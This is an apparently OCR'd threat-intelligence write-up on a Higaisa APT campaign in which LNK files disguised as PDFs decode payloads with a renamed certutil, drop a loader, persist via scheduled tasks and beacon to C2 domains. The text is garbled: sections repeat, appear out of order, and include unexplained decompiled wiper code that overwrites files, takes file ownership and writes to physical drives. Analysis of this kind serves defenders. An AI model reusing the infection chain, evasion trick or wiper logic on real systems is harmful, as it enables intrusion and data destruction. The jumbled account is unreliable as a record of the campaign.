raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-


- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.

- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
